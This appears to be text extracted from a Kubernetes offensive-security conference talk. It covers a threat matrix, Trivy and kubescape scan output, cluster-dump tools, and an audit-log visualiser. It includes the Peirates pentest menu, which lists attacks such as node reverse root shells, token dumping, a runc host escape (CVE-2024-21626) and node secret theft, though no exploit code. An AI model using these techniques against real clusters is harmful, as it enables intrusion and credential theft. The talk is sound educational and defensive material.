Kubeconfig File	Application Exploit (RCE)	Kubernetes Cronjob	hostPath Mount	Pod Name Similarity	Container Service Account	Network Mapping	Cluster Internal Networking	
Application Vulnerability	Sidecar Injection	Malicious Admission Controller	Access Cloud Resources	Connect From Proxy Server	Application Credentials In Configuration Files	Exposed Sensitive Interfaces	Application Credentials In Configuration Files	
Exposed Sensitive Interfaces		Container Service Account			Access Managed Identity Credentials	Instance Metadata API	Writable hostpath Mount	
SSH server running inside container		Static Pods			Malicious Admission Controller		CoreDNS Poisoning	
							ARP Poisoning and IP	

Trivy

- Extremely powerful tool for assessing a cluster
 - Bring your own expertise
- Has many additional capabilities

Summary Report for minikube

Workload Assessment

Namespace	Resource	Vulnerabilities					Misconfigurations					Secrets				
		C	H	M	L	U	C	H	M	L	U	C	H	M	L	U
eng2	Pod/nginx-eng2	2	11	36	99	1	2	5	9							
eng1	Pod/nginx-eng1	2	11	36	99	1	2	5	9							
dmz	Pod/pod-creator			12	6		2	4	9							
default	Pod/secrets-reader			12	6		2	4	10							

Severities: C=CRITICAL H=HIGH M=MEDIUM L=LOW U=UNKNOWN

Trivy

```
→ multi git:(main) ✘ trivy image ubuntu:latest
2025-02-07T20:06:04-05:00 INFO  [vuln] Vulnerability scanning is enabled
2025-02-07T20:06:04-05:00 INFO  [secret] Secret scanning is enabled
2025-02-07T20:06:04-05:00 INFO  [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2025-02-07T20:06:04-05:00 INFO  [secret] Please see also https://aquasecurity.github.io/trivy/v0.59/docs/scanner/secret#recommendations
2025-02-07T20:06:04-05:00 INFO  Detected OS      family="ubuntu" version="24.04"
2025-02-07T20:06:04-05:00 INFO  [ubuntu] Detecting vulnerabilities...   os_version="24.04" pkg_num=92
2025-02-07T20:06:04-05:00 INFO  Number of language-specific files      num=0
```

[ubuntu:latest \(ubuntu 24.04\)](#)

Total: 18 (UNKNOWN: 0, LOW: 6, MEDIUM: 12, HIGH: 0, CRITICAL: 0)

Library	Vulnerability	Severity	Status	Installed Version	Fixed Version	Title
coreutils	CVE-2016-2781	LOW	affected	9.4-3ubuntu6		coreutils: Non-privileged session can cause a denial of service in chroot https://avd.aquasec.com/nvd/cve-2016-2781
gpgv	CVE-2022-3219			2.4.4-2ubuntu17		gnupg: denial of service issue (remote compressed packets) https://avd.aquasec.com/nvd/cve-2022-3219
libc-bin	CVE-2025-0395	MEDIUM	fixed	2.39-0ubuntu8.3	2.39-0ubuntu8.4	glibc: buffer overflow in the GNU C Library https://avd.aquasec.com/nvd/cve-2025-0395
	CVE-2016-20013	LOW	affected			sha256crypt and sha512crypt through 2.27-0ubuntu10 cause a denial of service https://avd.aquasec.com/nvd/cve-2016-20013
libc6	CVE-2025-0395	MEDIUM	fixed		2.39-0ubuntu8.4	glibc: buffer overflow in the GNU C Library https://avd.aquasec.com/nvd/cve-2025-0395
	CVE-2016-20013	LOW	affected			sha256crypt and sha512crypt through 2.27-0ubuntu10 cause a denial of service https://avd.aquasec.com/nvd/cve-2016-20013

kubescape

- Scan your cluster
- Helpful for mapping to compliance frameworks
 - NSA
 - MITRE

Compliance Score

The compliance score is calculated by multiplying control failures by the number of failures against supported compliance frameworks. Remediate controls, or configure your cluster baseline with exceptions, to improve this score.

- * MITRE: 77.38%
- * NSA: 65.62%

Access control

Control name	Resources	View details
Administrative Roles	1	\$ kubescape scan control C-0035 -v
List Kubernetes secrets	2	\$ kubescape scan control C-0015 -v
Minimize access to create pods	3	\$ kubescape scan control C-0188 -v
Minimize wildcard use in Roles and ClusterRoles	1	\$ kubescape scan control C-0187 -v
Portforwarding privileges	1	\$ kubescape scan control C-0063 -v
Prevent containers from allowing command execution	1	\$ kubescape scan control C-0002 -v
Roles with delete capabilities	4	\$ kubescape scan control C-0007 -v
Validate admission controller (mutating)	0	\$ kubescape scan control C-0039 -v
Validate admission controller (validating)	0	\$ kubescape scan control C-0036 -v

Secrets

Control name	Resources	View details
Applications credentials in configuration files	1	\$ kubescape scan control C-0012 -v

Network

Control name	Resources	View details
Missing network policy	6	\$ kubescape scan control C-0260 -v

Workload

Control name	Resources	View details
Host PID/IPC privileges	0	\$ kubescape scan control C-0038 -v
HostNetwork access	1	\$ kubescape scan control C-0041 -v
HostPath mount	1	\$ kubescape scan control C-0048 -v
Non-root containers	5	\$ kubescape scan control C-0013 -v
Privileged container	0	\$ kubescape scan control C-0057 -v

Kubedump

- Compiled Go
- Dump objects from a namespace
- Can easily restore them
- <https://github.com/msfidelis/kubedump>

kube-dump

- Well written bash script
- Dump all objects in the cluster
 - Or just specific ones
- <https://github.com/WoozyMasta/kube-dump>



Kube-dump

Backup a Kubernetes cluster as yaml manifests

```
→ tmp git:(main) ✘ kubedump dump default
2025/02/07 20:11:32 INFO Starting dump namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Success namespace=default output_file
→ tmp git:(main) ✘ tree kubedump/default
kubedump/default
├── 00-namespace.yaml
└── secrets.yaml
    └── serviceaccount.yaml
        └── service.yaml
```

Peirates

- Made by JayBeale from InGuardians
- Swiss army knife of Kubernetes pentesting
- Does ALL the things
- Play around with it, has a LOT of useful features
- Link: <https://github.com/inguardians/peirates>



```
+-----+
| Compromise |
+-----+
[20] Gain a reverse rootshell on a node by launching a hostPath-mounting pod [attack-hostpath]
[21] Run command in one or all pods in this namespace via the API Server [exec-via-api]
[22] Run a token-dumping command in all pods via Kubelets (authorization permitting)
[23] Use CVE-2024-21626 (Leaky Vessels) to get a shell on the host (runc versions <1.2.1)
+-----+
| Node Attacks |
+-----+
[30] Steal secrets from the node filesystem [nodefs-steal-secrets]
+-----+
| Off-Menu      +
+-----+
[90] Run a kubectl command using the current authorization context [kubectl [argument]]
[] Run a kubectl command using EVERY authorization context until one works [kubectl-every]
[] Run a kubectl command using EVERY authorization context [kubectl-try-all [argument]]
[91] Make an HTTP request (GET or POST) to a user-specified URL [curl]
[92] Deactivate "auth can-i" checking before attempting actions [set-auth-can-i]
[93] Run a simple all-ports TCP port scan against an IP address [tcpscan]
[94] Enumerate services via DNS [enumerate-dns] *
[] Manipulate the filesystem [ cd , pwd , ls , cat ]
[] Run a shell command [shell <command and arguments>]
```

Where do we go
from here?



In Sum

The majority of companies are using or evaluating Kubernetes. There needs to be more **offensive security** professionals who understand the Cloud Native landscape. Kubernetes is the core of that landscape.

Kubernetes is open source. Well **funded Advanced adversaries** WILL understand it better than most organizations running Kubernetes.

Bring the TTPs to light.



Have a question?

Please feel free to reach out. I'm always happy to talk about Kubernetes and Offensive Security

Twitter

@grahamhelton3
@LowOrbitSec

Email

Blog@GrahamHelton.com
Graham@LowOrbitSecurity.com

Website

GrahamHelton.com
LowOrbitSecurity.com

LinkedIn

Linkedin.com/in/grahamhelton
Linkedin.com/in/LowOrbitSecurity



Low Orbit Security

Thank You!

[Website](#)

LowOrbitSecurity.com

```
auditlogs git:(main) ✘ cat manyusers.log | wc -l
39139
auditlogs git:(main) ✘ cat manyusers.log | jq | head -n 20

{
    "kind": "Event",
    "apiVersion": "audit.k8s.io/v1",
    "level": "Metadata",
    "auditID": "697475c6-467f-4812-b878-9f0b509e93a4",
    "stage": "RequestReceived",
    "requestURI": "/apis/discovery.k8s.io/v1/namespaces/default/endpointslices/kubernetes",
    "verb": "get",
    "user": {
        "username": "system:apiserver",
        "uid": "6511ed22-d553-4f6c-b3d2-0a5c785ce587",
        "groups": [
            "system:masters"
        ]
    },
    "sourceIPs": [
        "::1"
    ],
    "userAgent": "kube-apiserver/v1.30.0 (linux/amd64) kubernetes/7c48c2b",
    "objectRef": {
        "kind": "EndpointsSlice",
        "name": "kubernetes",
        "namespace": "default",
        "uid": "697475c6-467f-4812-b878-9f0b509e93a4"
    }
}
```



Color Legend (16 users)

- admin-user ■ adminuser ■ analyst-user ■ backend-user ■ database-user ■ dev-user ■ developer-user ■ frontend-user ■ hackerman ■ minikube-user

User Activity

Search users...

Username	First Time	Last Time	Actions	Resources	Add to Diagram
minikube-...	19:07:22	19:14:00	197	22	[view]
qa-user	19:28:08	19:45:57	12	4	[view]
database-...	19:24:55	19:41:21	12	5	[view]
readonlyu...	19:24:46	19:46:01	10	2	[view]

User Details

minikube-user

First seen: 19:07:22 → Last seen: 19:14:00

197	22	4	3
Requests			Errors

Resource Access

jobs.batch	38	trivy-temp	77
pods	34	kube-system	18
serviceaccounts	20	default	17
nodes	19	openshift-kube-apiserver	2

```
auditlogs git:(main) ✘ cat manyusers.log | wc -l
39139
auditlogs git:(main) ✘ cat manyusers.log | jq | head -n 20



{
  "kind": "Event",
  "apiVersion": "audit.k8s.io/v1",
  "level": "Metadata",
  "auditID": "697475c6-467f-4812-b878-9f0b509e93a4",
  "stage": "RequestReceived",
  "requestURI": "/apis/discovery.k8s.io/v1/namespaces/default/endpointslices/kubernetes",
  "verb": "get",
  "user": {
    "username": "system:apiserver",
    "uid": "6511ed22-d553-4f6c-b3d2-0a5c785ce587",
    "groups": [
      "system:masters"
    ],
    "sourceIPs": [
      "::1"
    ],
    "userAgent": "kube-apiserver/v1.30.0 (linux/amd64) kubernetes/7c48c2b",
    "objectRef": {
      "auditlogs git:(main) ✘
```



Upload Kubernetes Audit Log

Drag & drop a file here, or click to select

Upload and Process



Color Legend (16 users)

■ admin-user

■ adminuser

■ analyst-user

■ backend-user

■ database-user

■ dev-user

■ developer-user

User Activity

Search users...

Username	First Time	Last Time	Actions	Resources	Add to Diagram
minikube-user	19:07:22	19:14:00	197	22	[view]
qa-user	19:28:08	19:45:57	12	4	[view]
database-user	19:24:55	19:41:21	12	5	[view]
readonlyuser	19:24:46	19:46:01	10	2	[view]
analyst-user	19:26:45	19:37:05	10	4	[view]
hackerman	19:26:33	19:37:12	8	4	[view]

User Details

minikube-user

First seen: 19:07:22 → Last seen: 19:14:00

197

Requests

22

Resources

4

Namespaces

3

Errors

Resource Access

jobs.batch

38 trivy-temp

77

pods

34 kube-system

18

serviceaccounts

20 default

17

nodes

19 openshift-kube-apiserver

2

events

18

Namespaces

Actions

get

79

list

76

watch

24

create

10

delete

8

Errors

Not Found

3

minikube-user Filter actions...

Line # ↑	Timestamp ↓	Verb ↓	Resource ↓	Namespace ↓	Stage ↓	Status ↓
19271	19:07:22	get		-	RequestReceived	0
19272	19:07:22	get		-	ResponseComplete	304
19273	19:07:22	get		-	RequestReceived	0
19274	19:07:22	get		-	ResponseComplete	304
19297	19:07:25	list	pods	default	RequestReceived	0
19298	19:07:25	list	pods	default	ResponseComplete	200
19353	19:07:32	list	deployments	default	RequestReceived	0
19354	19:07:32	list	deployments	default	ResponseComplete	200
19489	19:07:51	get		-	RequestReceived	0
19490	19:07:51	get		-	ResponseComplete	200
19491	19:07:51	get	pods (ubuntu-infinite)	default	RequestReceived	0
19492	19:07:51	get	pods (ubuntu-infinite)	default	ResponseComplete	404
19493	19:07:51	create	pods	default	RequestReceived	0
19498	19:07:51	create	pods (ubuntu-infinite)	default	ResponseComplete	201
19569	19:07:58	list	pods	default	RequestReceived	0
19570	19:07:58	list	pods	default	ResponseComplete	200
19659	19:08:07	get	pods (ubuntu-infinite)	default	RequestReceived	0
19660	19:08:07	get	pods (ubuntu-infinite)	default	ResponseComplete	200
19661	19:08:07	get	pods (ubuntu-infinite)	default	RequestReceived	0
19662	19:08:07	get	pods (ubuntu-infinite)	default	ResponseStarted	101
19719	19:08:13	get	pods (ubuntu-infinite)	default	ResponseComplete	101

Line: 33004	AuditID: f7af46df-a824-4f62-8cdb-476e50e2e1ba
Stage: RequestReceived	Timestamp: 2025-05-08T23:34:30.466Z
Verb: list	
User: hackerman	Source IP: 192.168.49.1
User Agent: kubectl/v1.31.0 (linux/amd64) kubernetes/9edcffc	
URI: /api/v1/namespaces/default/pods?limit=500	
kind: "Event"	
apiVersion: "audit.k8s.io/v1"	
level: "Metadata"	
auditID: "f7af46df-a824-4f62-8cdb-476e50e2e1ba"	
stage: "RequestReceived"	
requestURI: "/api/v1/namespaces/default/pods?limit=500"	
verb: "list"	
▶ user: {...}	
▶ sourceIPs: [...]	
userAgent: "kubectl/v1.31.0 (linux/amd64) kubernetes/9edcffc"	
▶ objectRef: {...}	
requestReceivedTimestamp: "2025-05-08T23:34:30.466349Z"	
stageTimestamp: "2025-05-08T23:34:30.466349Z"	



7:07:51 PM
cb46eb8f3d7b Line: 19491
[VIEW](#) [COPY](#)

7:07:51 PM
cb46eb8f3d7b Line: 19492
[VIEW](#) [COPY](#)

7:07:51 PM
8b71d71ad221 Line: 19493
[VIEW](#) [COPY](#)


7:07:51 PM
42482cf5431a Line: 19494
[VIEW](#) [COPY](#)

7:07:51 PM
42482cf5431a Line: 19495
[VIEW](#) [COPY](#)

7:07:51 PM
26c6c9d4b570 Line: 19496
[VIEW](#) [COPY](#)

7:07:51 PM
26c6c9d4b570 Line: 19497
[VIEW](#) [COPY](#)

7:07:51 PM
8b71d71ad221 Line: 19498
[VIEW](#) [COPY](#)



Assets

